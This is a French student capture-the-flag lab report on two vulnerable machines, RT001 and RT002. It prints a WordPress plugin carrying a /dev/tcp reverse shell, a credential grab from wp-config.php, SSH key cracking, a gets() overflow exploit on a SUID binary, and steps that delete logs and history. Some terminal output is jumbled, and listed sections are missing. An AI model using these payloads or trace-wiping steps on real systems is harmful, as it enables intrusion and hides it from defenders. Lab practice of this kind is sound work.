
SAE3.CYBER.04

-

Machine Vulnérables

Date	22/11/2024
Membre	TECHER Noah


Table des matières

Machine RT001.....	3
Flag utilisateur.....	3
Flag root.....	10
Effacements des traces.....	11
Machine RT002.....	12
Flag 1.....	12
Flag 2.....	16
Flag 3.....	18
Effacements des traces.....	19
Machine RTx01.....	21
Flag utilisateur.....	21
Machine Rt003.....	37
Flag utilisateur.....	37
Flag root.....	41
Effacements des traces.....	43

Machine RT001

Flag utilisateur

Quand j'arrive sur l'interface web de la machine j'arrive sur:



Je fais tout d'abord un gobuster pour voir les fichier et dossier qu'il y a:

```
gobuster dir -u http://192.168.50.63 -w  
/usr/share/wordlists/dirb/common.txt
```

Voici le résultat :

```
(root@kali)-[~]
# gobuster dir -u http://192.168.50.63 -w /usr/share/wordlists/dirb/common.
txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.63
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 290]
/.hta (Status: 403) [Size: 285]
/.htaccess (Status: 403) [Size: 290]
/cgi-bin/ (Status: 403) [Size: 289]
/index (Status: 200) [Size: 195]
/index.html (Status: 200) [Size: 195]
/hacking (Status: 200) [Size: 616848]
/LICENSE (Status: 200) [Size: 35147]
/robots.txt (Status: 200) [Size: 37]
/robots (Status: 200) [Size: 37]
/server-status (Status: 403) [Size: 294]
/upload (Status: 301) [Size: 315] [→ http://192.168.50.63/upl
oad/]
/wordpress (Status: 301) [Size: 318] [→ http://192.168.50.63/wor
dpress/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Je fais aussi un nmap pour voir tous les ports ouvert :

```
nmap -sS -p- -A 192.168.50.63
```

Voici le résultat :

```
(root@kali)-[~]
# nmap -sS -p- -A 192.168.50.63

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 00:55 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 00:55 (0:00:12 remaining)
Nmap scan report for 192.168.50.63
Host is up (0.00036s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)
|_  2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)
|_  256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)
53/tcp    open  domain         ISC BIND 9.8.1-P1
|_ dns-nsid:
|_  bind.version: 9.8.1-P1
80/tcp    open  http           Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ Hackers
110/tcp   open  pop3           Dovecot pop3d
|_ ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
|_ Not valid before: 2016-10-07T04:32:43
|_ Not valid after: 2026-10-07T04:32:43
|_ ssl-date: 2024-10-30T04:55:37+00:00; +1s from scanner time.
|_ pop3-capabilities: SASL TOP PIPELINING STLS RESP-CODES CAPA UIDL
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap           Dovecot imapd
|_ ssl-date: 2024-10-30T04:55:37+00:00; +1s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
|_ Not valid before: 2016-10-07T04:32:43
|_ Not valid after: 2026-10-07T04:32:43
|_ imap-capabilities: more SASL-IR LOGINDISABLEDA0001 Pre-login have IDLE ID OK LOGIN-REFERRALS START
TLS capabilities ENABLE post-login IMAP4rev1 LITERAL+ listed
445/tcp   open  netbios-ssn    Samba smbd 3.6.3 (workgroup: WORKGROUP)
993/tcp   open  ssl/imap       Dovecot imapd
|_ ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
|_ Not valid before: 2016-10-07T04:32:43
|_ Not valid after: 2026-10-07T04:32:43
|_ ssl-date: 2024-10-30T04:55:37+00:00; +1s from scanner time.
|_ imap-capabilities: SASL-IR AUTH=PLAINA0001 Pre-login have IDLE ID OK LOGIN-REFERRALS ENABLE more I
MAP4rev1 post-login capabilities LITERAL+ listed
995/tcp   open  ssl/pop3       Dovecot pop3d
|_ ssl-date: 2024-10-30T04:55:37+00:00; +1s from scanner time.
|_ pop3-capabilities: SASL(PLAIN) TOP USER PIPELINING RESP-CODES CAPA UIDL
```

Pour commencer, je vais explorer les différents fichiers que me renvoie *gobuster*

J'ai commencé par `/hacking`, cela m'a renvoyé une image j'ai donc examiné ses méta-données avec *exiftool*.

```
exiftool nom_de_l_image.jpg
```

```
(root@kali)-[/home/kali/ctf/rt001]
# exiftool hacking.jpeg
ExifTool Version Number      : 12.76
File Name                    : hacking.jpeg
Directory                    : .
File Size                    : 617 kB
File Modification Date/Time   : 2024:10:30 01:00:33-04:00
File Access Date/Time        : 2024:10:30 01:03:32-04:00
File Inode Change Date/Time   : 2024:10:30 01:00:33-04:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Exif Byte Order               : Big-endian (Motorola, MM)
Orientation                   : Horizontal (normal)
X Resolution                  : 72
Y Resolution                  : 72
Resolution Unit               : inches
Software                      : Adobe Photoshop CS5 Windows
Modify Date                   : 2012:09:04 00:52:32
Color Space                   : Uncalibrated
Exif Image Width              : 1366
Exif Image Height             : 768
Compression                   : JPEG (old-style)
Thumbnail Offset              : 332
Thumbnail Length              : 2764
Current IPTC Digest           : 1bfcc07bad7990d8f10f3afcf60785ad
Coded Character Set           : UTF8
Application Record Version    : 214
IPTC Digest                   : 1bfcc07bad7990d8f10f3afcf60785ad
Displayed Units X              : inches
Displayed Units Y             : inches
Print Style                   : Centered
Print Position                : 0 0
Print Scale                   : 1
Global Angle                  : 120
Global Altitude               : 30
URL List                      :
Slices Group Name             : hack
Num Slices                    : 1
Pixel Aspect Ratio            : 1
Photoshop Thumbnail           : (Binary data 2764 bytes, use -b option to extract)
Has Real Merged Data          : Yes
Writer Name                   : Adobe Photoshop
Reader Name                   : Adobe Photoshop CS5
Photoshop Quality              : 11
Photoshop Format               : Standard
```

Mais cela ne m'a rien donné

Je suis ensuite partie sur le site web de wordpress




Et j'ai refait un gobuster:


```
gobuster dir -u http://192.168.50.63/wordpress -w  
/usr/share/wordlists/dirb/common.txt
```

```
/.hta (Status: 403) [Size: 295]  
/.htpasswd (Status: 403) [Size: 300]  
/.htaccess (Status: 403) [Size: 300]  
/license (Status: 200) [Size: 19930]  
/readme (Status: 200) [Size: 7195]  
/wp-admin (Status: 301) [Size: 327] [→ http://192.168.50.63/wordpress/wp-admin/]  
/wp-content (Status: 301) [Size: 329] [→ http://192.168.50.63/wordpress/wp-content/]  
/wp-includes (Status: 301) [Size: 330] [→ http://192.168.50.63/wordpress/wp-includes/]  
/wp-settings (Status: 500) [Size: 0]  
/index (Status: 301) [Size: 0] [→ http://192.168.50.63/wordpress/index/]  
/index.php (Status: 301) [Size: 0] [→ http://192.168.50.63/wordpress/]  
/wp-load (Status: 200) [Size: 0]  
/wp-links-opml (Status: 200) [Size: 222]  
/wp-signup (Status: 302) [Size: 0] [→ /wordpress/wp-login.php?action=register]  
/wp-login (Status: 200) [Size: 2545]  
/wp-blog-header (Status: 200) [Size: 0]  
/wp-cron (Status: 200) [Size: 0]  
/wp-mail (Status: 500) [Size: 2972]  
/wp-config (Status: 200) [Size: 0]  
/wp-trackback (Status: 200) [Size: 135]  
/xmlrpc (Status: 200) [Size: 42]  
/xmlrpc.php (Status: 200) [Size: 42]
```


Je suis partie dans le répertoire `/wp-admin` et j'ai trouvé le mot de passe et l'utilisateur vu qu'il était simple "admin:admin"



Ce qui m'a renvoyé vers cette page où j'ai voulu ajouter un plugin malveillant.



Je suis parti dans Plugin → Add New → Upload



Puis j'ai créé le fichier zip contenant le plugin malveillant :


```
mkdir malicious-plugin/

cat > malicious-plugin/plugin-malicious.php
<?php
/*
Plugin Name: Malicious Plugin
Description: A fake plugin for CTF purposes.
Version: 1.0
Author: Attacker
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.146.254/4444 0>&1'");
?>

zip -r malicious-plugin.zip malicious-plugin/

nc -lvnp 4444
```

Puis, on l'upload sur wordpress et on l'active :



On a maintenant un shell actif, on peut maintenant trouver le flag.

```
www-data@rt001:/var/www/wordpress/wp-admin$ pwd
pwd
/var/www/wordpress/wp-admin
www-data@rt001:/var/www/wordpress/wp-admin$ cd /home
cd /home
www-data@rt001:/home$ ls
ls
wpadmin
www-data@rt001:/home$ cd wpadmin
cd wpadmin
www-data@rt001:/home/wpadmin$ ls
ls
flag.txt
www-data@rt001:/home/wpadmin$ cat flag.txt
cat flag.txt
fd9ab41e47a9ef4f6477a8a000bf404f
www-data@rt001:/home/wpadmin$
```

Flag root

On va regarder les informations contenu dans la base de données SQL

```
cat /var/www/wordpress/wp-config.php
```

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'MySecurePass!');
```

Avec ces informations, on peut à présent se connecter en root avec `su -`, mais avant cela il faut stabiliser le shell avec python, car python3 n'est pas installé.

```
/usr/bin/python -c 'import pty; pty.spawn("/bin/bash")'
```

```
su -  
Password: MySecurePass!  
  
root@rt001:~# ls  
ls  
flag.txt  vmware-tools-distrib  
root@rt001:~# cat flag.txt  
cat flag.txt
```

Effacements des traces

Effacement des journaux :

- /var/log/auth.log
- /var/log/syslog
- /var/log/apache2/access.log
- /var/log/apache2/error.log

Effacement de l'historique :

- ~/.bash_history

Effacement de l'historique des commande

```
history -c
```

Effacement du plugin :

```
root@rt001:~# find /var/www -type f -mtime -1  
find /var/www -type f -mtime -1  
/var/www/wordpress/wp-content/plugins/malicious_plugin/malicious.php  
/var/www/wordpress/wp-content/uploads/2024/11/malicious2.zip  
/var/www/wordpress/wp-content/uploads/2024/11/malicious21.zip  
/var/www/wordpress/wp-content/upgrade/malicious21/malicious_plugin/malicious.php  
/var/www/.bash_history
```

```
rm -f  
/var/www/wordpress/wp-content/plugins/malicious_plugin/malicious.php  
rm -f /var/www/wordpress/wp-content/uploads/2024/11/malicious2.zip  
rm -f /var/www/wordpress/wp-content/uploads/2024/11/malicious21.zip  
rm -f  
/var/www/wordpress/wp-content/upgrade/malicious21/malicious_plugin/malicious.php  
rm -f /var/www/.bash_history  
history -c
```

Machine RT002

Flag 1

Je fais un nmap sur le réseau pour avoir l'IP de la machine.

```
nmap 192.168.146.0/24
```

```
(kali㉿kali)-[~]  
$ nmap 192.168.146.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 05:02 EST  
Nmap scan report for 192.168.146.59  
Host is up (0.0018s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE  
53/tcp    open  domain  
MAC Address: C2:B0:4F:F3:2E:1E (Unknown)  
  
Nmap scan report for 192.168.146.82  
Host is up (0.00017s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
2869/tcp  open  icslap  
5357/tcp  open  wsdapi  
MAC Address: 78:49:ED:DD:18:AF (Unknown)  
  
Nmap scan report for 192.168.146.239  
Host is up (0.00038s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
31337/tcp open  Elite  
MAC Address: 08:00:27:AB:DF:36 (Oracle VirtualBox virtual NIC)  
  
Nmap scan report for 192.168.146.254  
Host is up (0.0000030s latency).  
All 1000 scanned ports on 192.168.146.254 are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
  
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.96 seconds
```

Je sais maintenant que l'IP est 192.168.146.239, je peux faire un nmap et un gobuster sur l'adresse.

```
nmap -sS -sC 192.168.146.239 nmap.txt
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 05:06 EST
Nmap scan report for 192.168.146.239
Host is up (0.00035s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 2048 d0:6a:10:e0:fb:63:22:be:09:96:0b:71:6a:60:ad:1a (RSA)
|_ 256  ac:2c:11:1e:e2:d6:26:ea:58:c4:3e:2d:3e:1e:dd:96 (ECDSA)
|_ 256  13:b3:db:c5:af:62:c2:b1:60:7d:2f:48:ef:c3:13:fc (ED25519)
80/tcp    open  http      http://192.168.40.245
|_ http-title: Welcome to nginx!
31337/tcp open  Elite
MAC Address: 08:00:27:AB:DF:36 (Oracle VirtualBox virtual NIC)
[-] Negative Status codes: 404
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

→ Je découvre 2 port intéressant (80 et 31337)

```
gobuster dir -u http://192.168.40.245 -w
/usr/share/wordlists/dirb/common.txt -o gobuster.txt
```

```
Gobuster v3.6 d0:6a:10:e0:fb:63:22:be:09:96:0b:71:6a:60:ad:1a (RSA)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: open http      http://192.168.40.245
[+] Method: Welcome to nginx GET
[+] Threads: Elite      10
[+] Wordlist: 08:00:27:AB:DF:36 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: address (1 host) gobuster/3.6ed in 0.66 seconds
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
```

→ Il ne me renvoie rien

Je vais sur le port 80

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Mais il n'y a rien de pertinent

Je me pose donc des questions sur le dernier port 31337. Je vais un nmap ciblé sur ce port.

```
nmap -sV -p31337 192.168.146.239 -oN nmap_31337.txt
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 05:14 EST
Nmap scan report for 192.168.146.239
Host is up (0.00082s latency).

PORT      STATE SERVICE VERSION
31337/tcp  open  http      Werkzeug httpd 0.11.15 (Python 3.5.3)
MAC Address: 08:00:27:AB:DF:36 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.66 seconds
```

→ Je vois que c'est un service http

Je vais ainsi sur le web avec <http://192.168.146.239:31337>.

← → ↻ ⚠ Non sécurisé 192.168.146.239:31337

📺 YouTube 🎓 Contenu | SecNuma... 🌐 RT cloud 🌐 Webmii 🔄 Mes projets - Overl... 📄 Organigramme 🏠 Accueil

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

→ Mais il n'y a rien

Je fais ensuite un gobuster pour voir les dossiers cachés.

```
gobuster dir -u http://192.168.146.239:31337 -w
/usr/share/wordlists/dirb/common.txt -o gobuster_31337.txt
```

```
Gobuster v3.6 (https://github.com/joeylamm/gobuster)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.146.239:31337
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.bash_history (Status: 200) [Size: 26]
/.bashrc (Status: 200) [Size: 3526]
/.profile (Status: 200) [Size: 675]
/.ssh (Status: 200) [Size: 43]
/robots.txt (Status: 200) [Size: 70]
Progress: 4614 / 4615 (99.98%)

Finished
```

→ Je découvre le fichier robots.txt

← → ↻ ⚠ Non sécurisé 192.168.146.239:31337/robots.txt

📺 YouTube 🎓 Contenu | SecNuma... 🌐 RT cloud 🌐 Web

User-agent: *
Disallow: /.bashrc
Disallow: /.profile
Disallow: /taxes

→ Je découvre le répertoire taxes

← → ↻ ⚠ Non sécurisé 192.168.146.239:31337/taxes/

📺 YouTube 🎓 Contenu | SecNuma... 🌐 RT cloud 🌐 Web

Good job! Here is a flag: flag1 {make_america_great_again}

Je découvre le premier flag.

Flag 2


Je continue mon investigation en faisant un gobuster sur le nouveau répertoire taxes.

```
gobuster dir -u http://192.168.146.239:31337/taxes -w  
/usr/share/wordlists/dirb/common.txt -o gobuster_31337_taxes.txt
```

```
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://192.168.146.239:31337/taxes  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
Progress: 4614 / 4615 (99.98%)  
  
Finished
```

→ Cela ne me donne rien de pertinent

Je reviens donc sur mes pas et je regarde un de mes gobuster ou j'avais trouvé le fichier robots.txt, et j'essaie les différents répertoires /.bash_history, /.bashrc, /.profile et /.ssh. Les trois premiers me téléchargent un fichier un pour /.ssh, il me renvoie une page web.



J'essaie de mettre les différents éléments de cette liste dans l'URL, ce qui me fait télécharger trois fichiers. Je comprends vite qu'il s'agit d'un message à décrypter.

Je commence par changer le format de la clé privée avec john

```
ssh2john id_rsa > id_rsa.hash
```

Puis je la décrypte avec John.

```
(kali㉿kali)-[~/ctf/rt002]
$ john id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
starwars (id_rsa)
1g 0:00:00:00 DONE 2/3 (2024-11-22 05:50) 50.00g/s 636700p/s 636700c/s 636700C/s sniper..unicorn
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Je peux maintenant me connecter en ssh en m'identifiant avec le mot de passe trouvé au-dessus.

```
sudo ssh -i id_rsa simon@192.168.146.239

The authenticity of host '192.168.146.239 (192.168.146.239)' can't be established.
ED25519 key fingerprint is SHA256:PSAUFRI+B3Kr1fbN9Nm3bV/ObPLCnoE6lKs9zCaeGdM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.146.239' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux rt002 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 27 19:24:19 2019
simon@rt002:~$
```

Je cherche maintenant un flag dans les différents répertoires, je ne trouve rien dans /home/simon. Puis je vais chercher dans /root, je trouve un flag dont j'ai pas les droits de lire et un fichier C qui contenait le deuxième flag.

```
simon@rt002:~$ cd /root
simon@rt002:/root$ ls
flag.txt  read_message.c
simon@rt002:/root$ cat flag.txt
cat: flag.txt: Permission denied
simon@rt002:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }
}
```

Flag 3

Je cherche désormais un moyen de lire le dernier flag ou de passer root. J'essaie sudo -l, mais sans succès. J'utilise aussi la commande find

```
find / -perm -u=s -type f 2>/dev/null
```

```
simon@rt002:/root$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/read_message
/bin/umount
/bin/su
/bin/mount
/bin/ping
```

J'ai essayé d'exécuter le script avec les commandes suivantes mais sans résultat.

```
python3 -c "print(open(\"/root/flag.txt\").read())" |  
/usr/local/bin/read_message  
  
python3 -c 'print("Simon$(cat /root/flag.txt)")' |  
/usr/local/bin/read_message
```

Puis j'ai essayé les commandes, essayées un code donné par chat GPT

```
echo '#!/bin/sh' > /tmp/message  
echo 'cat /root/flag.txt' >> /tmp/message  
chmod +x /tmp/message  
PATH=/tmp:$PATH /usr/local/bin/read_message  
  
python3 -c 'print("Simon" + "A"*15 + "/tmp/message\\0")' |  
/usr/local/bin/read_message  
  
simon@rt002:/root$ python3 -c 'print("Simon" + "A"*15 + "/tmp/message\\0")' | /usr/local/bin/read_message  
What is your name?  
Hello SimonAAAAAAAAAAAAA/tmp/message! Here is your message:  
  
You did it! Congratulations, here's the final flag:  
flag3{das_bof_meister}
```

Ces commandes créent un script message dans /tmp pour afficher /root/flag.txt, modifient le PATH pour prioriser /tmp, puis exploitent read_message pour exécuter ce script en injectant son chemin via une entrée utilisateur mal contrôlée.

Effacements des traces

Dans le cadre de ce test de pénétration, une fois les actions nécessaires terminées sur la machine cible, j'ai procédé à l'effacement de mes traces pour limiter toute détection post-exploitation. Voici les étapes effectuées :

Effacement des journaux

```
rm /var/log/auth.log  
rm /var/log/syslog  
rm /var/log/apache2/access.log  
rm /var/log/apache2/error.log
```

Effacement de l'historique

```
rm ~/.bash_history  
history -c
```

Suppression de l'historique global :

```
rm -f /var/www/.bash_history
```

